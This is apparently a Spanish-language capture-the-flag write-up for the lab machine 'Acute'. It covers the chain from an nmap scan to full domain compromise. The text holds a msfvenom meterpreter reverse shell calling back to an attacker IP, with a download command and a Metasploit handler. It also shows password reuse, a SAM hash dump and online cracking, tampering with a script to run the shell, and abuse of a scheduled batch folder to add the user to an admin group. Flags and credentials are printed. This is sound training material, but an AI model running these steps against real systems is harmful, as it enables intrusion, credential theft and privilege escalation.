

Acute

Máquina: ACUTE

IP: 10.129.136.40

1. Reconocimiento

1.1 Escaneo de puertos

Se realiza un escaneo inicial para identificar puertos TCP abiertos en el objetivo.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.136.40 -vv -oG scanPort
```

Explicación:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra únicamente los puertos con estado abierto.
- `-sS` : Realiza un TCP SYN Scan (técnica sigilosa que no completa la conexión).
- `--min-rate 5000` : Envía paquetes a una tasa no inferior a 5000 por segundo para acelerar el proceso.
- `-Pn` : Omite el descubrimiento de hosts mediante ICMP.
- `-n` : No realiza resolución DNS.

Resultado:

```
Nmap scan report for 10.129.136.40
Host is up, received user-set (0.046s latency).
Scanned at 2026-01-26 14:05:09 CET for 27s
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
443/tcp open  https  syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.43 seconds
```

1.2 Enumeración de servicios y versiones

Se procede a identificar la versión y servicios que corren en el puerto detectado.

```
nmap -p443 -sCV 10.129.136.40 -oN scanV
```

Explicación:

- `-p443` : Escaneo específico al puerto HTTPS.

- `-sC` : Ejecuta los scripts por defecto de Nmap (NSE).
- `-sV` : Determina la versión del servicio que se está ejecutando.

Resultado:

```
Nmap scan report for 10.129.136.40
Host is up (0.046s latency).

PORT      STATE SERVICE      VERSION
443/tcp   open  ssl/https?
|_ssl-date: 2026-01-26T13:07:29+00:00; +1s from scanner time.
|_tls-alpn:
|_  h2
|_  http/1.1
|_ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local, DNS:atsserver
| Not valid before: 2022-01-06T06:34:58
|_Not valid after: 2030-01-04T06:34:58

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.12 seconds
```

1.3 Análisis de tecnologías web

Se utiliza `whatweb` para identificar el servidor web y componentes de la IP directa.

```
└─# whatweb https://10.129.136.40
```

Resultado:

```
https://10.129.136.40 [404 Not Found] Country[RESERVED][ZZ], HTTPServer[Microsoft-HTTPAPI/2.0], IP[10.129.136.40], Microsoft-HTTPAPI[2.0], Title[Not Found]
```

1.4 Análisis del certificado SSL

Se inspecciona el certificado para extraer nombres de dominio válidos.

```
└─# openssl s_client -connect 10.129.136.40:443
```

Resultado:

```
depth=0 CN=atsserver.acute.local
```

1.5 Configuración del archivo hosts

Se añaden los dominios descubiertos al archivo `/etc/hosts` para permitir la resolución local.

```
10.129.136.40 atsserver atsserver.acute.local acute.local
```

1.6 Enumeración de Virtual Hosts

Se analiza el comportamiento web tras configurar los dominios.

└─# whatweb <https://acute.local>

Resultado:

<https://acute.local> [404 Not Found] Country[RESERVED][ZZ], HTTPServer[Microsoft-HTTPAPI/2.0], IP[10.129.136.40], Microsoft-HTTPAPI[2.0], Title[Not Found]

Subdominio:

└─# whatweb <https://atsserver.acute.local>

Resultado:

<https://atsserver.acute.local> [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.136.40], JQuery, Microsoft-IIS[10.0], Open-Graph-Protocol[website], Script[text/html,text/javascript], Title[Acute Health | Health, Social and Child care Training], X-Powered-By[ASP.NET]

1.7 Análisis de contenido y enumeración de usuarios

Analizando el contenido web, el <https://10.129.136.40> y el <https://acute.local>, no muestra nada tal como dice whatweb 404 not found.

Al navegar por <https://atsserver.acute.local/>, en la sección "About Us" -> "WHO WE WORK WITH", se identifican posibles nombres de empleados:

Aileen Wallace


Charlotte Hall

Evan Davies

Ieuan Monks

Joshua Morgan

Lois Hopkins



Se genera una lista de usuarios siguiendo el estándar de inicial de nombre + apellido:

```
AWallace  
CHall  
EDavies  
IMonks  
JMorgan  
LHopkins
```

1.8 Análisis de metadatos de documentos

En la parte superior vemos una pequeña sección llamada Starter Forms, que dirige a un docx:

https://atsserver.acute.local/New_Starter_CheckList_v7.docx

Lo descargamos y analizamos los metadatos:

└─# exiftool New_Starter_CheckList_v7.docx

Resultado:

Description : Created on Acute-PC01

Last Modified By : Daniel

1.9 Inspección del documento (LibreOffice)

Lo Se abre el documento para buscar información sensible:


└─# libreoffice New_Starter_CheckList_v7.docx

El word nos comenta varias urls:

The University's staff induction pages can be found at: <https://atsserver.acute.local/Staff>

The Staff Induction portal can be found here: <https://atsserver.acute.local/Staff/Induction>

Accedemos a /Staff pero nos sale un 404 not found.



En el documento vemos en el apartado de IT Overview una sección que dice:

Arrange for the new starter to receive a demonstration on using IT tools which may include MUSE, myJob and Google accounts. Walk the new starter through the password change policy, they will need to change it from the default Password1!. Not all staff are changing these so please be sure to run through this.

Posible credencial:

Password1!

1.10 Descubrimiento de portal de acceso

En la sección de Induction meetigns with management staff vemos un hipervínculo en "remote", que redirige a:

https://atsserver.acute.local/Acute_Staff_Access

El cual este redirige a:

https://atsserver.acute.local/Acute_Staff_Access/en-US/logon.aspx?ReturnUrl=%2fAcute_Staff_Access

Lo que parece ser una webshell de powershell, cuyo titulo es:

Windows PowerShell Web Access

2. Explotación

2.1 Intrusión inicial (PowerShell Web Access)

Se prueban las credenciales obtenidas (usuarios de la lista + contraseña por defecto) contra el nombre de computadora extraído de los metadatos.

User name: Lista de usuarios

Password: Password1!

Computer name: Acute-PC01

Accedemos exitosamente con el usuario Edavies.

Comprobamos la IP:

ipconfig

Resultado:

IPv4 Address. : 172.16.22.2

Por lo que se ve, estamos en un contenedor.

2.2 Enumeración de privilegios y usuarios

Enumeramos los privilegios:

whoami /priv

Resultado:

Privilege Name	Description	State
=====	=====	=====
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Enumeramos los usuarios:

```
net user
```

Resultado:

```
Administrator DefaultAccount Guest Natasha WDAGUtilityAccount
```

2.3 Obtención de shell interactiva (Meterpreter)

Para mejorar la interacción, se genera un ejecutable malicioso.

```
└─# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.195
LPORT=443 -f exe -o shell.exe
```

Levantamos un servidor python y lo subimos con:

```
IWR -uri http://10.10.14.195/shell.exe -OutFile shell.exe
```

Se configura el receptor en Metasploit

```
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set LHOST 10.10.14.195
set LPORT 443
run
```

Ejecutamos (en C:\Utils):

```
./shell.exe
```

Resultado:

```
reverse shell exitoso.
```

2.4 Movimiento Lateral (Espionaje/Screenshare)

Utilizando la sesión de Meterpreter, se observa la actividad del usuario en tiempo real:

```
screenshare
```

Vemos que esta ejecutando scripts en powershell, cuyos datos son:

```
-computername -> atsserver
```

```
passwd -> "W3_4R3_th3_f0rce."
```

```
usuario -> imonks
```

```

Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\edavies> enter-pssession -computername atsserver
Error reading or writing history file 'C:\Users\edavies\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt': Access to the path 'C:\Users\edavies\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt' is denied.
umenter-pssession : Connecting to remote server atsserver failed with the following error message :
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ enter-pssession -computername atsserver
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (atsserver:String) [Enter-PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\edavies> enter-pssession -computername atsserver
enter-pssession : Connecting to remote server atsserver failed with the following error message :
Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ enter-pssession -computername atsserver
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (atsserver:String) [Enter-PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed

PS C:\Users\edavies> $passwd = ConvertTo-SecureString "w3_4R3_th3_f0rce." -AsPlainText -Force
Error reading or writing history file 'C:\Users\edavies\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt': Access to the path 'C:\Users\edavies\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt' is denied.
This error will not be reported again in this session. Consider using a different path with:
    Set-PSReadLineOption -HistorySavePath <Path>
Or not saving history with:
    Set-PSReadLineOption -HistorySaveStyle SaveNothing
um
PS C:\Users\edavies> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks",$passwd)
PS C:\Users\edavies> Enter-PSSession -ComputerName ATSSERVER -Credential

```

2.5 Escalada de privilegios a imonks

Se utilizan las credenciales para ejecutar comandos remotamente en el servidor ATSSERVER.

Realizamos el mismo script/ pasos:

```

$passwd = ConvertTo-SecureString 'W3_4R3_th3_f0rce.' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('acute\imonks', $passwd)
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {whoami}

```

Resultado:

acute\imonks

Obtenemos la flag del usuario:

```

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential $cred -ScriptBlock {type C:\Users\imonks\Desktop\user.txt}

```

Resultado:

233b6076ff251894cc1375c31c41d632

3. Post-explotación

3.1 Análisis de script wm.ps1

En el escritorio de imonks, nos encontramos aparte de la flag un archivo llamado wm.ps1, comprobamos su contenido:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {type C:\Users\imonks\Desktop\wm.ps1}
```

Resultado:

```
$securepasswd =
'01000000d08c9ddf0115d1118c7a00c04fc297eb0100000096ed5ae76bd0da4c825bdd9f240
83e5c0000000002000000000003660000c00000001000000080f704e251793f5d4f903c7158c
8213d0000000004800000a000000010000000ac2606ccfda6b4e0a9d56a20417d2f672800000
09497141b794c6cb963d2460bd96ddcea35b25ff248a53af0924572cd3ee91a28dba01e062ef
1c026140000000f66f5cec1b264411d8a263a2ca854bc6e453c51'

$password = $securepasswd | ConvertTo-SecureString

$creds = New-Object System.Management.Automation.PSCredential
("acute\jmorgan", $password)

Invoke-Command -ScriptBlock {Get-Volume} -ComputerName Acute-PC01 -
Credential $creds
```

Se modifica el contenido del script wm.ps1 para que, en lugar de ejecutar Get-Volume, ejecute nuestra reverse shell.

3.2 Escalada a jmorgan (Abuso de Invoke-Command)

Intentamos sobrescribir el archivo:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential
$cred -ScriptBlock {((Get-Content C:\Users\imonks\Desktop\wm.ps1 -Raw) -Replace
'Get-Volume', 'cmd.exe /c C:\Utils\shell.exe') | Set-Content -Path
C:\Users\imonks\desktop\wm.ps1}
```

Nos ponemos en escucha con metasploit:

```
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter_reverse_tcp
set LHOST 10.10.14.195
set LPORT 443
run
```

Ejecutamos:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Credential
$cred -ScriptBlock {C:\Users\imonks\desktop\wm.ps1}
```

Obtenemos la reverse shell exitosamente.

3.3 Enumeración de jmorgan y Crackeo de Hash

Comprobamos los privilegios:

whoami /priv

Resultado:

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	
Enabled		
SeSecurityPrivilege	Manage auditing and security log	
Enabled		
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Enabled
SeLoadDriverPrivilege	Load and unload device drivers	
Enabled		
SeSystemProfilePrivilege	Profile system performance	
Enabled		
SeSystemtimePrivilege	Change the system time	
Enabled		
SeProfileSingleProcessPrivilege	Profile single process	
Enabled		
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	
Enabled		
SeCreatePagefilePrivilege	Create a pagefile	
Enabled		
SeBackupPrivilege	Back up files and directories	
Enabled		
SeRestorePrivilege	Restore files and directories	
Enabled		
SeShutdownPrivilege	Shut down the system	
Enabled		
SeDebugPrivilege	Debug programs	
Enabled		
SeSystemEnvironmentPrivilege	Modify firmware environment values	
Enabled		
SeChangeNotifyPrivilege	Bypass traverse checking	
Enabled		
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Enabled
SeUndockPrivilege	Remove computer from docking station	Enabled
SeManageVolumePrivilege	Perform volume maintenance tasks	
Enabled		
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	
Enabled		
SeIncreaseWorkingSetPrivilege	Increase a process working set	
Enabled		

SeTimeZonePrivilege	Change the time zone
Enabled	
SeCreateSymbolicLinkPrivilege	Create symbolic links
Enabled	
SeDelegateSessionUserImpersonatePrivilege	Obtain an impersonation token for another user in the same session
Enabled	

Parece ser que tenemos privilegios tipo admin, verificamos los usuarios que estan en el grupo de administrador:

net localgroup Administrators

Resultado:

```
ACUTE\Domain Admins
ACUTE\jmorgan
Administrator
```

Podemos dumpear la sam:

hashdump (metaesploit)

Resultado:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::
```

Intamos crackear el hash de administrador en crackstation.com:

a29f7623fd11550def0192de9246f46b


Resultado:

Password@123

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

a29f7623fd11550def0192de9246f46b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
a29f7623fd11550def0192de9246f46b	NTLM	Password@123

3.4 Movimiento Lateral a awallace (Reutilización de credenciales)

Hacemos un scriptblock:

```
$passwd = ConvertTo-SecureString 'Password@123' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('acute\Administrator',
$passwd)
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {whoami}
```

Resultado:

No exitoso. Username/password incorrect.

Probamos si es posible la reutilizacion de contraseñas, con los usuarios obtenidos anteriormente:

```
$cred = New-Object System.Management.Automation.PSCredential('acute\awallace',
$passwd)
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {whoami}
```

Resultado:

acute\awallace

3.5 Escalada a Domain Admin (Abuso de Tarea Programada/Keepmeon)

Enumerando el directorio personal, no encontramos nada.

Comprobamos los privilegios del usuario:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {whoami /priv}
```

Resultado:

Privilege Name	Description	State
=====	=====	=====
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Enumerando desde la raiz, en program files nos encontramos con un archivo que no se suele encontrar:

d----- 2/1/2022 7:41 PM keepmeon ATSSERVER

Dentro nos encontramos con:

keepmeon.bat

Comprobando el contenido:

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential \$cred -ScriptBlock {type 'C:\Program Files\keepmeon\keepmeon.bat'}

Resultado:

```
REM This is run every 5 minutes. For Lois use ONLY

@echo off

for /R %%x in (*.bat) do (

    if not "%%x" == "%~0" call "%%x"

)
```

Lo que sea que acabe en bat se ejecuta cada 5 minutos por lo que se ve. Además en el docx, pone que Louis es la única persona que puede cambiar los grupos.

Probamos a listar los grupos del dominio:

net group /domain

Resultado:

```
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
```

```
*Key Admins
*Managers
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Site_Admin
```

Comprobamos el grupo de Site_Admin:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {net group Site_Admin /domain}
```

Resultado:

```
Group name      Site_Admin

Comment        Only in the event of emergencies is this to be populated.
This has access to Domain Admin group
```

Si nos agregamos al grupo de Site_Admin, deberíamos acceder a Domain Admin.

Nos creamos un archivo bat para que Louis nos agregue al grupo de site_Admins:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {Set-Content 'C:\Program Files\keepmeon\pwned.bat' -Value
'net group Site_Admin awallace /domain /add'}
```

Verificamos a los 5 minutos:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {net user awallace /domain}
```

Resultado:

```
User name          awallace

Full Name          Aileen Wallace

Comment

User's comment

Country/region code 000 (System Default)

Account active      Yes

Account expires      Never

Password last set   21/12/2021 14:50:36
```

Password expires	Never	
Password changeable	22/12/2021 14:50:36	
Password required	Yes	
User may change password	Yes	
Workstations allowed	All	
Logon script		
User profile		
Home directory		
Last logon	26/01/2026 16:30:00	
Logon hours allowed	All	
Local Group Memberships		
Global Group memberships	*Domain Users	*Managers
	*Site_Admin	

3.6 Flag de Root

Obtenemos la flag del root:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -
Credential $cred -ScriptBlock {type C:\Users\Administrator\Desktop\root.txt}
```

Resultado:

8f04837b4da880eb7cee99a43b97e7b1